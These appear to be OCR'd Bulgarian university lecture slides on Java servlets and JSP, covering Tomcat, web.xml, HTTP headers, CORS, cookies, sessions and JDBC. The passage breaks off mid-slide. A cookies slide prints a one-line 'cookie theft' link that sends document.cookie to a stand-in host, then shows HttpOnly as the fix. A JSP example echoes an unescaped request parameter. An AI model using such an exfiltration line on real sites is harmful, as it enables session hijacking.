
AJAX – механизъм на взаимодействие



Overall Architecture of JEE 8 MVC 1.0



N-Tier Architectures



Apache Tomacat v9 Web Server

- Поддържа Servlet 4.0 API
- Стартиране/ спиране: **bin\startup.bat** или bin\catalina.bat start (Windows) (*.sh – Unix, Linux)
- Директорийна структура:

–bin - изпълними файлове и стартиращи/стоп скриптове

–lib - библиотеки и класове

–logs - Log и Output файлове

–webapps – уеб приложения зареждани автоматично

–work – временни работни директории за уеб прилож.

–temp -използва се от JVM съхранение на temp файлове

Структура на Java™ уеб приложение (WAR)

Web Archive (WAR) root – /

- index.html, other.htm, ... – стандартни HTML страници
- index.jsp, other.jsp, ... – JavaServer™ Pages (JSP) страници
- js / myscript.js, ... – директория съдържаща JavaScript ресурси
- css / main.css, ... – директория съдържаща CSS ресурси
- images / logo.png, ... – директория с граф. изображения, снимки

- **WEB-INF**
- web.xml – конфигурационен файл за конкретната инсталация на уеб приложението (deployment descriptor)
- glassfish-web.xml – опционален конфигурационен файл с настройки специфични за конкретния уеб сървър
- **lib** – директория, включва .jar библиотеки с java класове
- **classes** – директория, включва компилираните java класове

Дескриптор на разпространение web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.5" xmlns="http://java.sun.com/xml/ns/javaee"
    xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
    id="WebApp_ID" version="4.0">
    <servlet>
        <servlet-name>DispatcherServlet</servlet-name>
        <servlet-class>invoicing.DispatcherServlet</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DispatcherServlet</servlet-name>
        <url-pattern>/DispatcherServlet</url-pattern>
    </servlet-mapping>
```

Дескриптор на разпространение web.xml (2)

```
    <session-config>
        <session-timeout>
            30
        </session-timeout>
    </session-config>
    <welcome-file-list>
        <welcome-file>index.jsp</welcome-file>
    </welcome-file-list>
</web-app>
```

Структура на дескриптора на разпространение web.xml

- icon
- display-name
- description
- distributable
- context-param
- filter
- filter-mapping
- listener
- servlet
- servlet-mapping
- session-config
- mime-mapping
- welcome-file-list
- error-page
- taglib
- resource-env-ref
- resource-ref
- security-constraint
- login-config
- security-role
- env-entry
- ejb-ref
- ejb-local-ref

Технологии за динамични уеб страници

- От страна на сървъра:
  - CGI и Perl
  - Java Servlet (JSP, JSTL, JSF, Apache Struts, Apache Wicket, Apache Click, Play!, Spring, GWT, Vaadin, ...)
  - ASP.NET MVC, MonoRail, ...
  - Ruby on Rails, ...
  - PHP (Zend Framework, Symfony, ...)
- От страна на клиента (уеб браузъра):
  - JavaScript™ (ECMAScript), Single Page Apps (SPA): Angular, React Vue.js
- Комбинация от страна на клиента и сървъра:
  - AJAX + уеб услуги (SOAP, REST)

Предимства на сървлетите (1)

- Ефикасни – няма нужда от отделна инстанция на сървлета за всяка заявка
- Лесни за използване – има готови методи за основните задачи (работа с HTTP хедъри, кукита, проследяване на сесии)
- Мощни – специална поддръжка и възможности за комуникация с уеб контейнера (транслиране на пътища)
- Платформено независими – могат да се прехвърлят без промяна към друг сървър
- Безплатни уеб сървъри и Java servlet и JSP контейнери

Предимства на сървлетите (2)

- Сигурни и надеждни – вградени механизми за сигурност на езика Java + декларативна сигурност чрез деплоймънт дескриптора
- 100% ОБЕКТНО ОРИЕНТИРАНИ
- Широка индустриална поддръжка от най-големите разработчици на софтуер:
  - Apache, Eclipse, Oracle, IBM, Hewlett-Packard, Inria, Novell, Red Hat, SAP, Sybase, Caucho, Sun/iPlanet, New Atlanta, ATG, Fujitsu, NEC, TmaxSoft, Lutris, Silverstream, World Wide Web Consortium (W3C) ...
  - Plugins за IIS и Zeus


Използване на сървлетите

- Платформи: Windows, Unix/Linux, MacOS, Solaris и др.
- Използват го авиолинии, компании за електронна търговия, хотели, финансови институции и др.
- **Водеща технология за изграждане на средни и големи уеб приложения и корпоративни портали**

Сървърна поддръжка

- Java™ EE 6 сървъри:
  - GlassFish/Payara (https://payara.gitbooks.io/payara-server/content/)
  - RedHat's JBoss/WildFly (https://wildfly.org/)
  - Apache TomEE (https://tomee.apache.org/)
  - Oracle's WebLogic
  - IBM's WebSphere
  - SAP Netweaver
  - Resin, JOnAS, JEUS, . . .
- Олекотени уеб сървъри:
  - Apache Tomcat, Jetty, Undertow и много други

Java™ EE архитектура



Жизнен цикъл на сървлета

- Зареждане на класа на сървлета от уеб контейнера
- Уеб контейнерът създава инстанция на класа
- Инициализира инстанцията на сървлета като извиква метода **init()**
- Извиква **service()** метода за всяка заявка подавайки **request** и **response** обекти като аргументи
- Преди да деактивира (премахне) сървлета контейнера извиква неговия метод **destroy()**

Основна структура на сървлети (1)

- Основни методи на класа HttpServlet:
  - doGet – за HTTP GET заявки
  - doPost – за HTTP POST заявки
  - doPut – за HTTP PUT заявки
  - doDelete – за HTTP DELETE заявки
  - init and destroy – за управление на ресурсите
  - getServletInfo – дава информация за сървлета
  - service – получава всички HTTP заявки и играе ролята на диспечер – не трябва да се предефинира директно

Основна структура на сървлети (2)

- Основни методи на класа GenericServlet:
  - getInitParameter, getInitParameterNames – дават възможност за декларативно конфигуриране
  - getServletConfig – връща обект от тип ServletConfig, който съдържа инфромация предавана от уеб контейнера на сървлета
  - getServletContext – връща обект от тип ServletContext дефиниращ множество методи, които сървлетът използва за да комуникира с контейнера – например да получи MIME типа на файл, да диспечеризира заявки или да пише в log файл

Клас HttpServlet – методи: doGet, doPost

- response.setContentType("text/html");
- PrintWriter out = response.getWriter();
- out.println(docType +"<HTML>\n" +
  "<HEAD><TITLE>Hello</TITLE></HEAD>\n" +
  "<BODY BGCOLOR=\"#FDF5E6\">\n" +
  "<H1>Hello</H1>\n" + "</BODY></HTML>");

Инсталиране на сървлети

- Инсталиране и конфигуриране на сървлет и JSP™ софтуер
- Динамична регистрация на сървлети – анотации @WebServlet и @WebInitParam.
- Уеб компоненти и WAR архиви
- Структура на дескриптора на разпространението (deployment descriptor) – web.xml

Пример за сървлет с използване на @WebServlet и @WebInitParam анотации (1)

```
@WebServlet(urlPatterns = "/HelloWorld",
    initParams = {
    @WebInitParam(name="bgcolor", value="yellow"),
    @WebInitParam(name="message", value="Hello from Servlet 3.0")
    })
public class HelloWorld extends HttpServlet {
    private String bgcolor;
    private String  message;

public void init() throws ServletException {
    bgcolor = getInitParameter("bgcolor");
    bgcolor = (bgcolor != null) ? bgcolor: "white";
    message = getInitParameter("message");
    message = (message != null) ? message: "Hello";
}
```

Пример за сървлет с използване на @WebServlet и @WebInitParam анотации (2)

```
    protected void doGet(HttpServletRequest request,
HttpServletResponse response) throws ServletException,
IOException {
        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        out.println("<html>");
        out.println("<head>");
        out.println("<title>Hello World!</title>");
        out.println("</head>");
        out.println("<body bgcolor='" + bgcolor + "'>");
        out.println("<h1>" + message + "</h1>");
        out.println("</body>");
        out.println("</html>");
    }
}
```

Дескриптор на разпространение web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.5" xmlns="http://java.sun.com/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd">
    <servlet>
        <servlet-name>DispatcherServlet</servlet-name>
        <servlet-class>invoicing.DispatcherServlet</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DispatcherServlet</servlet-name>
        <url-pattern>/DispatcherServlet</url-pattern>
    </servlet-mapping>
```

Дескриптор на разпространение web.xml (2)

```
    <session-config>
        <session-timeout>
            30
        </session-timeout>
    </session-config>
    <welcome-file-list>
        <welcome-file>index.jsp</welcome-file>
    </welcome-file-list>
</web-app>
```

Структура на дескриптора на разпространение web.xml

- icon
- display-name
- description
- distributable
- context-param
- filter
- filter-mapping
- listener
- servlet
- servlet-mapping
- session-config
- mime-mapping
- welcome-file-list
- error-page
- taglib
- resource-env-ref
- resource-ref
- security-constraint
- login-config
- security-role
- env-entry
- ejb-ref
- ejb-local-ref

Обработка на параметри на форми с помощта на сървлети.

Методи на **javax.servlet.ServletRequest** за обработка на параметри на форми:

- **getParameter(String name)** – връща стойността на параметър с даденото име във формата като низ (String)
- **getParameterValues(java.lang.String name)** – връща всички стойности на параметъра като масив от низове
- **getParameterNames()** - връща java.util.Enumeration<String> с имената на всички параметри във формата
- **getParameterMap()** - връща асоциативен списък (java.util.Map<String, String[]>) с всички имена и стойности на параметри във формата

Отстраняване на грешки (debugging) на сървлети

Методи за откриване и отстраняване на грешки в сървлети:

- **System.out.println()** и **javax.servlet.GenericServlet.log()** – отпечатване на междинни резултати за диагностика на работата на сървлета в **log** файла на сървъра
- Използване на инструментите за отстраняване на грешки (**Debugger tools**) на интегрираната среда за разработка (IDE) – например Eclipse и NetBeans предлагат такива
- Използване на **Firebug** и други подобни инструменти за инспекция на HTML и JavaScript кода, който се визуализира и изпълнява вътре в уеб браузъра, както и за преглед на съдържанието на HTTP заявките и отговорите от сървъра
- Използване на **отделни класове** за отделните задачи

Java™: Заглавни части на HTTP заявки

- Методи на класа HttpServletRequest за достъп до заглавните части:

–getCookies()

–getAuthType()

–getRemoteUser()

–getContentLength()

–getContentType()

–getDateHeader()

–getIntHeader()

–getHeaderNames()

–getHeader()

–getHeaders()

Java™: Заглавни части на HTTP заявки

- Основни параметри на HTTP заявката:

– **getMethod()**

– **getRequestURI()**

– **getQueryString()**

– **getProtocol()**

Заглавни части на HTTP заявки

- В **HTTP 1.0** всички заглавни части са опционални
- В **HTTP 1.1** са опционални всички заглавни части без **Host**
- Необходимо е винаги да се проверява дали съответната заглавна част е различна от **null**

Заглавни части на HTTP заявка - RFC2616

- Accept
- Accept-Charset
- Accept-Encoding
- Accept-Language
- Authorization
- Connection
- Content-Length
- Cookie
- Host
- If-Modified-Since
- If-Unmodified-Since
- Referer
- User-Agent

Request Header Example

host	localhost:8080
user-agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:21.0) Gecko/20100101 Firefox/21.0
accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
accept-language	en,bg;q=0.7,en-us;q=0.3
accept-encoding	gzip, deflate
dnt	1
referer	http://localhost:8080/examples/servlets/index.html
connection	keep-alive

Примери за използване

- Компресия на отговора на HTTP заявка: Gzip – заглавна част **Accept-Encoding**
- Ограничаване на достъпа - заглавна част **Authorization**
- Показване на различни варианти на страницата в различните браузъри - заглавна част **User-Agent**
- Показване на различни варианти на страницата в зависимост от реферираща страница - заглавна част **Referer**

Структура на заявка

GET */context/Servlet*
HTTP/1.1

Host: *Client_Host_Name*

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

POST */context/Servlet*
HTTP/1.1

Host: *Client_Host_Name*

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

POST_Data

Структура на отговор на заявка

HTTP/1.1 200 OK

Content-Type: text/html

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

<!DOCTYPE
Document_Type
*_Definition***>**

```
<html>
    <head>
        <title>...</title>
    </head>
    <body>
        ...
    </body>
</html>
```

Статус кодове на отговор на заявка

- 100 Continue
- 101 Switching Protocols
- 200 OK
- 201 Created
- 202 Accepted
- 203 Non-Authoritative Information
- 204 No Content
- 205 Reset Content
- 301 Moved Permanently
- 302 Found
- 303 See Other
- 304 Not Modified
- 307 Temporary Redirect
- 400 Bad Request
- 401 Unauthorized
- 403 Forbidden
- 404 Not Found

Статус кодове на отговор на заявка

- **405 Method Not Allowed**
- **415 Unsupported Media Type**
- **417 Expectation Failed**
- **500 Internal Server Error**
- **501 Not Implemented**
- **503 Service Unavailable**
- **505 HTTP Version Not Supported**

Java™: Методи за установяване на заглавни части на HTTP отговори

- **setHeader(String headerName, String headerValue)**
- **setDateHeader(String header, long milliseconds)**
- **setIntHeader(String header, int headerValue)**
- **setContentType(String mimeType)**
- **setContentLength(int length)**
- **addCookie(Cookie c)**
- **sendRedirect(String address)**

Заглавни части на HTTP отговори

- **Allow**
- **Cache-Control**
- **Pragma**
- **Connection**
- **Content-Disposition**
- **Content-Encoding**
- **Content-Language**
- **Content-Length**
- **Content-Type**
- **Expires**
- **Last-Modified**
- **Location**
- **Refresh**
- **Retry-After**
- **Set-Cookie**
- **WWW-Authenticate**

Примери за използване

- Връщане на Excel таблица като резултат от заявка – използване на заглавна част **Content-Type**

- Използване на заглавна част **Refresh** за презареждане на страница с нови данни

- Генериране на изображения с помощта на сървлети

Cross-Origin Resource Sharing(CORS)

- Позволява осъществяване на заявки за ресурси към домейни различни от този за извикващия скрипт, като едновременно предостявя възможност на сървъра да прецени към кои скриптове (от кои домейни – Origin) да връща ресурса и какъв тип заявки да разрешава (GET, POST)
- За да се осъществи това, когато заявката е с HTTP метод различен от GET се прави предварителна (preflight) OPTIONS заявка в отговор на която сървъра връща кои методи са достъпни за съответния Origin и съответния ресурс

CORS HTTP Headers - Simple

- HTTP GET request

GET /crossDomainResource/ HTTP/1.1

Referer: http://sample.com/crossDomainMashup/

Origin: http://sample.com

- HTTP GET response

Access-Control-Allow-Origin: http://sample.com

Content-Type: application/xml

CORS HTTP HEADERS – POST ...

- HTTP OPTIONS preflight request

```
OPTIONS /crossDomainPOSTResource/ HTTP/1.1
Origin: http://sample.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: MYHEADER
```

- HTTP response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://sample.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: MYHEADER
Access-Control-Max-Age: 864000
```

Бисквитки (Cookies)

- Cookie е двойка: Name=Value, пази се от уеб браузъра
- Позволяват на сървърното или JavaScript приложение да запазва и извлича информация за конкретната сесия на работа на потребителя с приложението, независимо от възможното презареждане на страницата, рестартиране на браузъра или сървъра и други.
- Типични приложения: за запазване на артикули в пазарска количка преди checkout, запомняне на потребителско име и парола, ключови думи за търсене, запомняне на преференции на потребителя.

Използване на бисквитки (Cookies)

- Обект **Cookie**
  - Конструктор: Cookie(String name, String value)
  - Свойства:
    - name
    - value
    - maxAge
    - domain
    - path
    - secure
    - version
- Прочитане на бисквитките изпратени от браузъра
  - Метод: Cookie[] request.getCookies()

Използване на бисквитки (Cookies) II

- Намиране на бисквитка със съответното име и извличане на нейната стойност
- Актуализация на стойността на бисквитката и на нейния период на валидност

– Метод: Cookie.setMaxAge(int expiry)

–< 0 – бисквитката е валидна до затваряне на прозореца на браузъра

– 0 – бисквитката се изтрива веднага

–> 0 – бисквитката ще бъде активна за указания период в секунди

Използване на бисквитки (Cookies) III

- Връщане и записване на бисквитката към браузъра

–Метод: HttpServletResponse.addCookie(Cookie c)

- Ограничения при бисквитките:

–Firefox 3.0: 50

–Opera 9: 30

–Internet Explorer 7: 50

–размер до 4 KB

Проблеми с бисквитките

- Не разчитайте на тях, защото може да са изключени
- Неакуратна идентификация на потребителя
- Cookie hijacking, Cookie poisoning, Cross-site cooking (http://en.wikipedia.org/wiki/HTTP_cookie)
- Пращане на бисквитки към трети страни – Privacy проблем

"Кражба на бисквитки"

```
<a href="#"
onclick="window.location='http://example.com/stole.cgi?text='+escape(document.
cookie); return false;">Click here!</a>
```

Решение:

```
Set-Cookie: RMID=732423sdfs73242; expires=Fri, 31-Dec-2010 23:59:59 GMT;
path=/; domain=.example.net; HttpOnly
```

Проследяване на потребителски сесии

- HTTP протоколът не поддържа състояние (сесии)
- Сесийната информация е важна за повечето бизнес приложения, тъй като за осъществяването на по-сложните бизнес процеси се преминава през няколко екрана и е необходимо да идентифицираме, че става дума за един и същи потребител (например добавяне на артикули към пазарска количка и checkout).
- “Ръчно” проследяване на сесии:
  - IP адреси
  - URL дописване (query string)
  - Скрити полета на форми
  - window.name

Java Servlet сесии - HTTPSession

- Автоматизация на поддръжката на сесии при Java Servlets - интефейс HTTPSession

–Enumeration getAttributeNames()

–Object getAttribute(String name)

–void setAttribute(String name, Object value)

–void invalidate()

–void setMaxInactiveInterval(int interval)

- Получаваме го чрез request.getSession(boolean create)
- Сесии без cookies: HttpServletResponse.encodeUrl(url)

Обектни обхвати (Scopes)

- **Web context** – клас: **javax.servlet.ServletContext**, съдържа уеб компоненти достъпни за цялото приложение
- **Session** – клас: **javax.servlet.http.HttpSession**, съдържа уеб компоненти достъпни в рамките на потребителската сесия
- **Request** – клас: **javax.servlet.ServletRequest**, съдържа уеб компоненти достъпни в рамките на HTTP заявката
- **Page** – клас: **javax.servlet.jsp.JspContext**, съдържа обекти достъпни в рамките на JSP страницата

Конкурентен достъп до обекти

- Множество уеб компоненти достъпват обекти съхранени в уеб контекста
- Множество уеб компоненти достъпват обекти съхранени в уеб потребителската сесия
- Множество нишки достъпват атрибути на инстанцията на уеб компонента (сървлет). Интерфейсът SingleThreadModel не решава проблема, защото тогава контейнера ще създаде множество инстанции на сървлета, което налага синхронизация на достъпа до статичните атрибути на класа. SingleThreadModel е depricated в Servlet 2.4

Конструиране на HttpServletResponse чрез вграждане на ресурси

- Създаване на обект от тип **RequestDispatcher**:

```
RequestDispatcher dispatcher = getServletContext().
getRequestDispatcher("/datatable");
```

- Включване на маркъп генериран от друг уеб ресурс в отговора (HttpServletResponse) – include:

```
if (dispatcher != null) dispatcher.include(request, response);
```

- Цялостно делегиране генерирането на отговор на друг уеб ресурс – forward:

```
if (dispatcher != null) dispatcher.forward(request, response);
```

Достъп до бази от данни

- Java Database Connectivity – **DriverManager**

```
DriverManager.getConnection(dbUrl, user, password);
```

- Java Database Connectivity – **DataSource**

```
@Resource (name="jdbc/userDB"
type=java.sql.DataSource)
javax.sql.DataSource userDS;
public getAllUsers {
Connection connection = userDS.getConnection(); ... }
```

- Java Persistence API (JPA) – **EntityManager** + декларативен мапинг между обекти и таблици в базата от данни с помощта на анотации

Новости в JDBC™ 4.1 (Java 7): try-with-resources

- java.sql.Connection, java.sql.Statement и java.sql.ResultSet имплементират интерфейса **AutoCloseable**:

```
Class.forName("com.mysql.jdbc.Driver");                    //Load MySQL DB driver
try (Connection c = DriverManager.getConnection(dbUrl, user, password);
   Statement s = c.createStatement() ) {
   c.setAutoCommit(false);
   int records = s.executeUpdate("INSERT INTO product "     //Insert new product
        + "VALUES ('CP-00002', 'Lenovo', " + "790.0, 'br', 'Latop')");
   System.out.println("Successfully inserted "+ records + " records.");
   records = s.executeUpdate("UPDATE product "              //Update product price
                + "SET price=470, description='Classic laptop' "
                + "WHERE code='CP-00001'");
   System.out.println("Successfully updated "+ records + " records.");
   c.commit();                                              //Finish transaction
}
```

Java Server Pages – Съдържание:

1. Сравнение на JSP с други уеб технологии
2. Подходи за използване на JSP
3. Изрази, скриптлети и декларации
4. Предварително дефинирани променливи (неявни обекти)
5. Директиви page и include
6. Интеграция на JSP с аплети
7. Използване на JavaBeans
8. Стандартни действия <jsp:include> и <jsp:forward>
9. Трислойна архитектура: презентация, бизнес логика и данни (Model -View-Controller – MVC design pattern, Model 2)
10. JavaServer Pages (JSP)

JavaServer™ Pages (JSP™) (1)

- Сървлети = HTML генериран динамично в Java кода
- JavaServer Pages (JSP) = Java код, който е вграден в HTML. Как? --> 3 начина:

–Изрази – за директно динамично генериране (извеждане в HttpServletResponse) на HTML и данни

–Скриптлети – за изпълнение на произволни фрагменти Java код при генериране на страницата

–Декларации – за (пре)дефиниране на методите на генерирания сървлет – например _jspInit() и _jspDestroy()

Java Server Pages (JSP) (2)

- JSP се компилират до сървлети:
  - _jspInit() – инициализация на сървлета - вместо init()
  - _jspDestroy() – приключване работата на сървлета - вместо destroy()
  - _jspService() – за обработка на HTTP заявка от сървлета - вместо service()
- Предимства - по лесно създаване и актуализация на съдържанието
  - Разделение на труда между програмисти и дизайнери
  - Наличие на стандартни уеб редактори
  - Възможност за използване на уеб стандарти – XML, CSS, XSLT и др.

Сравнение на JSP с други уеб технологии

- с Active Server Pages (ASP) – платформена независимост
- с PHP: Hypertext Preprocessor = PHP (рекурсивен акроним) – по разширено API, множество сървъри
- с JavaScript – допълващи се технологии – JSP е на сървъра, JavaScript се изпълнява от клиентския браузър
- с Java Servlets - допълващи се технологии – JSP – презентация, Servlets – бизнес логика, променлива структура, динамични данни

Подходи за използване на JSP

- JSP изцяло заместват сървлетите – поставяме целия Java код в скриптови изрази
- Използваме помощни класове за да изкараме Java кода от JSP страницата и го извикваме като методи
- Използваме JavaBeans класове за до достъпим и съхраним необходимата информация и функционалност под формата на свойства (properites) на бийна
- Реализация на Model-View-Controller (MVC, Model 2) архитектура чрез комбиниране на портален сървлет (Controller), множество JSP страници (Views) и JavaBeans за предаване на информацията между тях (Model)
- Използване на собствени тагове и Expression Language (EL)

Изрази

- <%= ... %>
- Пример: <%= new java.util.Date() %>
  - отпечатва текущата дата и час
- Текстът се преобразува до:

  out.println(new java.util.Date())

  в метода _jspService
- XML синтаксис:

  <jsp:expression> ...</jsp:expression>

Скриптлети

- <% ... %>
- Пример: <% String c=request.getParameter (“color”); if(c != null) out.println(“bgcolor=” + c); %>
- Текстът се преобразува в метода _jspService:
  String c=request.getParameter (“color”);

  if(c != null) out.println(“bgcolor=” + c);
- XML синтаксис:
  <jsp:scriptlet> ...</jsp:scriptlet>

Декларации

- <%! ... %>
- Пример: <%! private String getHeading() {
  return “<h1>” + Math.random() + “</h1>”;
  }%>
- Текстът се преобразува в нов метод **getHeading()** в тялото на генерирания сървлет **извън** метода _jspService.
- XML синтаксис:
  <jsp:declaration> ...</jsp:declaration>

JSP коментари

- <%-- ... --%>
- Пример: <%-- This is a JSP comment --%>
- Алтернатива на HTML коментарите

  <!-- This is an HTML comment -->
- Разликата е, че JSP коментарът не се вижда с “View Source” в клиентския браузър

Предварително дефинирани променливи

- request – заявка към JSP страницата HttpServletRequest
- response – HTTP отговор на завка HttpServletResponse
- out – изходен символен поток за писане в entity частта на отговора (JspWriter)
- session – сесия на HTTP сървъра (HttpSession)
- application – контекст на приложението (ServletContext)
- config – конфигурация на JSP сървлета (ServletConfig)
- pagecontext – една точка за достъп до останалите променливи (обект от тип PageContext)
- page – синоним на this в JSP страницата

Директиви page и include

- <%@ page *attribute1=value1* .... *attributeN=valueN* %>

–Атрибути: import, pageEncoding, contentType, session, buffer, autoFlush, info, errorPage, isErrorPage, extends, language, isThreadSafe, isELIgnored

- <%@ include file="relativeURL" %>
- XML синтаксис:

<jsp:directive.include file="relativeURL" />

Използване на JavaBeans

- <jsp:useBean id=”beanName”
  class=”package.Class” />
- <jsp:getProperty name=”beanName”
  property=”propertyName” />
- <jsp:setProperty name=”beanName”
  property=”propertyName”
  value=”propertyValue” />

Стандартни действия <jsp:include> и <jsp:forward>

- <jsp:include page="relativeURL | ${Expression } |
